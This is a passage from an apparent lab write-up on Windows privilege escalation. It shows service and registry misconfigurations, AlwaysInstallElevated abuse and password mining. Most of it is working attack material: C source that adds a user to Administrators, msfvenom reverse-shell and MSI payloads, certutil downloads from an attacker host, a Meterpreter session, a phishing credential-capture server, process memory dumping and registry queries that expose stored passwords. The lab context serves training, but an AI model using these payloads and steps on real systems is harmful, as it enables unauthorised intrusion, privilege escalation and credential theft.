
SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd /k net localgroup administrators user /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
```

```
[cyber1337s@parrot]-[~/sagi-shahar/Tools/Source]
$ x86_64-w64-mingw32-gcc windows_service.c -o cyber.exe
[cyber1337s@parrot]-[~/sagi-shahar/Tools/Source]
$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.48.175 - - [02/Aug/2020 23:21:15] "GET /cyber.exe HTTP/1.1" 200 -
192.168.48.175 - - [02/Aug/2020 23:27:23] "GET /cyber.exe HTTP/1.1" 200 -
```



```
C:\Windows\System32\cmd.exe
C:\Temp>certutil -urlcache -f http://192.168.48.130:8080/cyber.exe cyber.exe
*** Online ***
CertUtil: -URLCache command completed successfully.
```

```
p> reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Temp\cyber.exe /f
tion completed successfully.
p>
```

reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Temp\cyber.exe /f → we changed the PATH of the “regsvc” service by the below image.

Before running the service command

```
PS C:\Temp> net user user
User name                user
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/1/2020 2:18:11 PM
Password expires         9/12/2020 2:18:11 PM
Password changeable      8/1/2020 2:18:11 PM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/2/2020 11:19:52 PM

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.
```

```
PS C:\Temp> sc.exe start regsvc
SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 1736
        FLAGS                 :
PS C:\Temp> net user user
User name                user
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/1/2020 2:18:11 PM
Password expires         9/12/2020 2:18:11 PM
Password changeable      8/1/2020 2:18:11 PM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/2/2020 11:19:52 PM

Logon hours allowed      All

Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.
```

“sc.exe is a command-line tool which comes bundled with Windows and offers the functionality to maintain and administer Windows NT services.”

Exercise 6 – Services (Executable File)

After running PowerUp we can find some vulnerabilities.

```
[*] Checking service executable and argument permissions...
```

```
ServiceName      : filepermsvc
Path              : "C:\Program Files\File Permissions Service\filepermservice.exe"
ModifiableFile   : C:\Program Files\File Permissions Service\filepermservice.exe
StartName        : LocalSystem
AbuseFunction      : Install-ServiceBinary -ServiceName 'filepermsvc'
```

```
C:\Users\user>sc qc filepermsvc
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : "C:\Program Files\File Permissions Service\filepermservice.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : File Permissions Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

```
C:\Users\user>icacls "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe Everyone:(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
```

```
Successfully processed 1 files; Failed processing 0 files
```

After write some script to run get the privilege from the machine.

```
[cyber1337s@parrot] - [~/sagi-shahar/Tools/Source] 100% *
$ cat windows_service.c
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd /k net localgroup administrators user /add");
    return 0;
}
```

```

[x]-[cyber1337s@parrot]-[~/sagi-shahar/Tools/Source]
$ x86_64-w64-mingw32-gcc windows_service.c -o filepermservice.exe
[cyber1337s@parrot]-[~/sagi-shahar/Tools/Source]
$ ls -la
total 348
drwx----- 2 cyber1337s root 4096 Aug 6 10:42 .
drwx----- 23 cyber1337s root 4096 Apr 16 2018 ..
-rw-r--r-- 1 cyber1337s root 15872 Aug 2 04:50 common.exe
-rwxr-xr-x 1 cyber1337s root 319766 Aug 6 10:42 filepermservice.exe
-rwxr-xr-x 1 cyber1337s root 421 Aug 2 02:02 windows_dll.c
-rwxr-xr-x 1 cyber1337s root 2050 Aug 2 23:15 windows_service.c
[cyber1337s@parrot]-[~/sagi-shahar/Tools/Source]
$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...

```

```

C:\Program Files\File Permissions Service>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Program Files\File Permissions Service

08/01/2020 02:18 PM <DIR>          .
08/01/2020 02:18 PM <DIR>          ..
08/01/2020 02:18 PM              9,216 filepermservice.exe
1 File(s)              9,216 bytes
2 Dir(s)  29,427,101,696 bytes free

C:\Program Files\File Permissions Service>certutil -urlcache -f http://192.168.48.130:8080/filepermservice.exe f
vice.exe
*** Online ***
CertUtil: -URLCache command completed successfully.

C:\Program Files\File Permissions Service>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Program Files\File Permissions Service

08/01/2020 02:18 PM <DIR>          .
08/01/2020 02:18 PM <DIR>          ..
08/06/2020 10:44 AM      319,766 filepermservice.exe
1 File(s)      319,766 bytes
2 Dir(s)  29,426,171,904 bytes free

```

Again, start the service

```

C:\Program Files\File Permissions Service>sc start filepermsvc
SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 3236
        FLAGS                 :

```

```

C:\Program Files\File Permissions Service>net user user
User name                user
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never

Password last set         8/1/2020 2:18:11 PM
Password expires          9/12/2020 2:18:11 PM
Password changeable       8/1/2020 2:18:11 PM
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                8/6/2020 10:00:25 AM

Logon hours allowed       All

Local Group Memberships   *Administrators *Users
Global Group memberships  *None
The command completed successfully.

```

Exercise 7 – Registry (Autorun)

After running PowerUp, below result can be found and check the permission that program

```

[*] Checking for vulnerable registry autoruns and configs...

Key           : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program
Path          : "C:\Program Files\Autorun Program\program.exe"
ModifiableFile : C:\Program Files\Autorun Program\program.exe

```

```

C:\Users\user>icacls "c:\Program Files\Autorun Program\program.exe"
c:\Program Files\Autorun Program\program.exe Everyone:(F)
                                                    NT AUTHORITY\SYSTEM:(I)(F)
                                                    BUILTIN\Administrators:(I)(F)
                                                    BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

```

After creating that malicious file, must log off session and log back with admin privilege user, in my case "pentest" user have an admin privileges.

```

C:\Users\user>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
pentest
The command completed successfully.

```

```

[cyber1337s@parrot]~/sagi-shahar/Tools/Source
$msfvenom -p windows/shell/reverse_tcp LHOST=192.168.48.130 -f exe > program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
[cyber1337s@parrot]~/sagi-shahar/Tools/Source
$python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...

```

```

C:\Users\User>cd "C:\Program Files\Autorun Program"
C:\Program Files\Autorun Program>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Program Files\Autorun Program
08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
07/14/2009  07:09 AM                10,240 program.exe
               1 File(s)                10,240 bytes
               2 Dir(s)  29,427,167,232 bytes free

C:\Program Files\Autorun Program>certutil -urlcache -f http://192.168.48.130:8080/program.exe program.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\Autorun Program>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Program Files\Autorun Program
08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/06/2020  01:34 PM                73,802 program.exe
               1 File(s)                73,802 bytes
               2 Dir(s)  29,426,941,952 bytes free

```

After I start Metasploit console and set listener, and logoff from the windows machine.

```

[*] Starting persistent handler(s)...
msf5 > use multi/handler http://192.168.48.130:8080/program.exe program.exe
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.48.130
LHOST => 192.168.48.130
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.48.130:4444

```

```

C:\Program Files\Autorun Program>dir
Volume in drive C has no label.
Volume Serial Number is DCSA-25FB


Directory of C:\Program Files\Autorun Program

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/06/2020  01:34 PM                73,802 program.exe
               1 File(s)                73,802 bytes
               2 Dir(s)  29,426,941,952 bytes free

C:\Program Files\Autorun Program>logoff_

```

After PopUp I logged with "pentest" user



After logging session is created and I change the user privilege success fully.

```

msf5 exploit(multi/handler) > set LHOST 192.168.48.130
LHOST => 192.168.48.130
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.48.130:4444
[*] Sending stage (176195 bytes) to 192.168.48.175
[*] Meterpreter session 1 opened (192.168.48.130:4444 -> 192.168.48.175:49188) at 2020-08-06 13:57:55 +0530

meterpreter > getuid
Server username: Pentest-Priv\pentest
meterpreter > shell
Process 2116 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```



Exercise 8 – Registry (AlwaysInstallElevated)

In PowerUP

```
[*] Checking for AlwaysInstallElevated registry key...

OutputFile      : 
AbuseFunction    : Write-UserAddMSI
```

AlwaysInstallElevated is functionality that offers all users (especially the low privileged user) on a windows machine to run any MSI file with elevated (system) privileges. MSI is a Microsoft based installer package file format which is used for installing, storing and removing of a program. In Microsoft article : <https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated> clearly explain how it work.



We can clearly see registry value is set to 1 so we can run “msi” program without admin privileged.

```
C:\Users\user>reg query HKLM\Software\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\user>reg query HKCU\Software\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

```
[*]-[cyber1337s@parrot]-[~/sagi-shahar]
$msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f msi -o setup.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
Saved as: setup.msi
[cyber1337s@parrot]-[~/sagi-shahar]
$python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.48.175 - - [06/Aug/2020 19:41:12] "GET /setup.msi HTTP/1.1" 200 -
192.168.48.175 - - [06/Aug/2020 19:41:12] "GET /setup.msi HTTP/1.1" 200 -
```

After Running “msiexec /quiet /qn /i C:\Temp\setup.msi” this command it will popup prompt and hide it automatically

```
C:\Users\user>cd C:\Temp
C:\Temp>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Temp

08/01/2020  02:19 PM    <DIR>          .
08/01/2020  02:19 PM    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  29,426,679,808 bytes free

C:\Temp>certutil -urlcache -f http://192.168.48.130:8080/setup.msi setup.msi
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Temp>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Temp

08/06/2020  07:47 PM    <DIR>          .
08/06/2020  07:47 PM    <DIR>          ..
08/06/2020  07:47 PM                159,744 setup.msi
               1 File(s)            159,744 bytes
               2 Dir(s)  29,426,692,096 bytes free

C:\Temp>msiexec /quiet /qn /i C:\Temp\setup.msi
```

```
Local Group Memberships      *Administrators ← *Users
Global Group memberships    *None
The command completed successfully.
```

Quite ---> Quiet mode

q---> Set user Interface

n --> no UI

l --> status message

Exercise 9 – Password Mining (Memory)

```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > options

Source Code
Module options (auxiliary/server/capture/http_basic):


  Name      Current Setting  Required  Description
  ----      -
  REALM      Secure Site       yes       The authentication realm you'd like to present.
  RedirectURL  Module options    no        The page to redirect users to after they enter basic auth creds
  SRVHOST     0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT     80                yes       The local port to listen on.
  SSL         false             no        Negotiate SSL for incoming connections
  SSLCert     no                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH     no                no        The URI to use for this exploit (default is random)

Auxiliary action:


  Name      Description
  ----      -
  Capture   Run capture web server
```

This module responds to all requests for resources with a HTTP 401. This should cause most browsers to prompt for a credential. If the user enters Basic Auth creds they are sent to the console. This may be helpful in some phishing expeditions where it is possible to embed a resource into a page. After running this module type the Attacker URL in the internet explorer.

```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set URIPATH /
URIPATH => /
msf5 auxiliary(server/capture/http_basic) > run
[*] Auxiliary module running as background job 0.
msf5 auxiliary(server/capture/http_basic) >
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.48.130:80/
[*] Server started.
[*] Sending 401 to client 192.168.48.175
```



After entering the privileged user password, we can dup or live monitor from “msfconsole” in my case I haven’t set the privileged user (pentest) password.




We can see in msfconsole login details

```
msf5 auxiliary(server/capture/http_basic) >
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.48.130:80/
[*] Server started.
[*] Sending 401 to client 192.168.48.175
[+] HTTP Basic Auth LOGIN 192.168.48.175 "pentest:" / /
```

Other way is dumping password from PowerShell it use :

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1>

after entering that password, we can dump the internet Explore and search password from it.



```
Out-Minidump
n library ▾ Share with ▾
Name
iexplore_1660.dmp
iexplore_2656.dmp
Out-Minidump

Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user> cd .\Desktop\Tools\Out-Minidump
PS C:\Users\user\Desktop\Tools\Out-Minidump> powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user\Desktop\Tools\Out-Minidump> Import-Module .\Out-Minidump.ps1
PS C:\Users\user\Desktop\Tools\Out-Minidump> Get-Process iexplore ! out-minidump

Directory: C:\Users\user\Desktop\Tools\Out-Minidump

Mode                LastWriteTime         Length Name
----                -
-a---             8/6/2020 11:49 PM    117045492 iexplore_1660.dmp
-a---             8/6/2020 11:49 PM    100244842 iexplore_2656.dmp
```

After coping to attacker machine, we can use base 64 as decoder

```
[cyber1337s@parrot]--[~/sagi-shahar]
$strings iexplore_2656.dmp | grep "Authorization: Basic"
[x]--[cyber1337s@parrot]--[~/sagi-shahar]
$strings iexplore_1660.dmp | grep "Authorization: Basic"
Authorization: Basic cGVudGVzdDo=
[cyber1337s@parrot]--[~/sagi-shahar]
$echo -ne cGVudGVzdDo= | base64 -d
pentest:
[cyber1337s@parrot]--[~/sagi-shahar]
$
```


Exercise 10 – Password Mining (Registry)

After running Powerup It show Autologin details

```
[*] Checking for Autologon credentials in registry...
```

```
DefaultDomainName      :  
DefaultUserName        : user  
DefaultPassword        : password321  
AltDefaultDomainName   :  
AltDefaultUserName     :  
AltDefaultPassword     :
```

In manually that command can run.

```
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon  
    DefaultUsername    REG_SZ    user  
  
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon  
    DefaultPassword    REG_SZ    password321
```

Some Default registry locations save the passwords. (some software asks to save user credentials)

```
C:\Users\user>reg query "HKCU\Software"  
HKEY_CURRENT_USER\Software\AppDataLow  
HKEY_CURRENT_USER\Software\Microsoft  
HKEY_CURRENT_USER\Software\Policies  
HKEY_CURRENT_USER\Software\SimonTatham  
HKEY_CURRENT_USER\Software\TightVNC  
HKEY_CURRENT_USER\Software\VMware, Inc.  
HKEY_CURRENT_USER\Software\Wow6432Node  
HKEY_CURRENT_USER\Software\Classes  
  
C:\Users\user>reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"  
HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\BWP123F42  
  
C:\Users\user>reg query "HKCU\Software\SimonTatham\PuTTY\Sessions\BWP123F42"  
HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\BWP123F42  
    ProxyUsername      REG_SZ    user  
    ProxyPassword      REG_SZ    password321
```

```

C:\Users\user>reg query "HKEY_CURRENT_USER\Software\TightVNC"
HKEY_CURRENT_USER\Software\TightVNC\Server
C:\Users\user>reg query "HKEY_CURRENT_USER\Software\TightVNC\Server"
HKEY_CURRENT_USER\Software\TightVNC\Server
    Password REG_BINARY EC84DB8BE7861E4D
    PasswordViewOnly REG_BINARY 2B27C004F36D46D0

C:\Users\user>cd Desktop\Tools\vn cpwd
C:\Users\user\Desktop\Tools\vn cpwd>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Users\user\Desktop\Tools\vn cpwd

05/31/2017  01:50 PM    <DIR>          .
05/31/2017  01:50 PM    <DIR>          ..
03/17/2006  07:31 PM             18,874 d3des.c
03/17/2006  07:31 PM             1,755 d3des.h
08/06/2007  09:32 AM             6,792 vn cpwd.c
07/12/2016  02:31 PM            50,176 vn cpwd.exe
               4 File(s)              77,597 bytes
               2 Dir(s)  29,444,575,232 bytes free

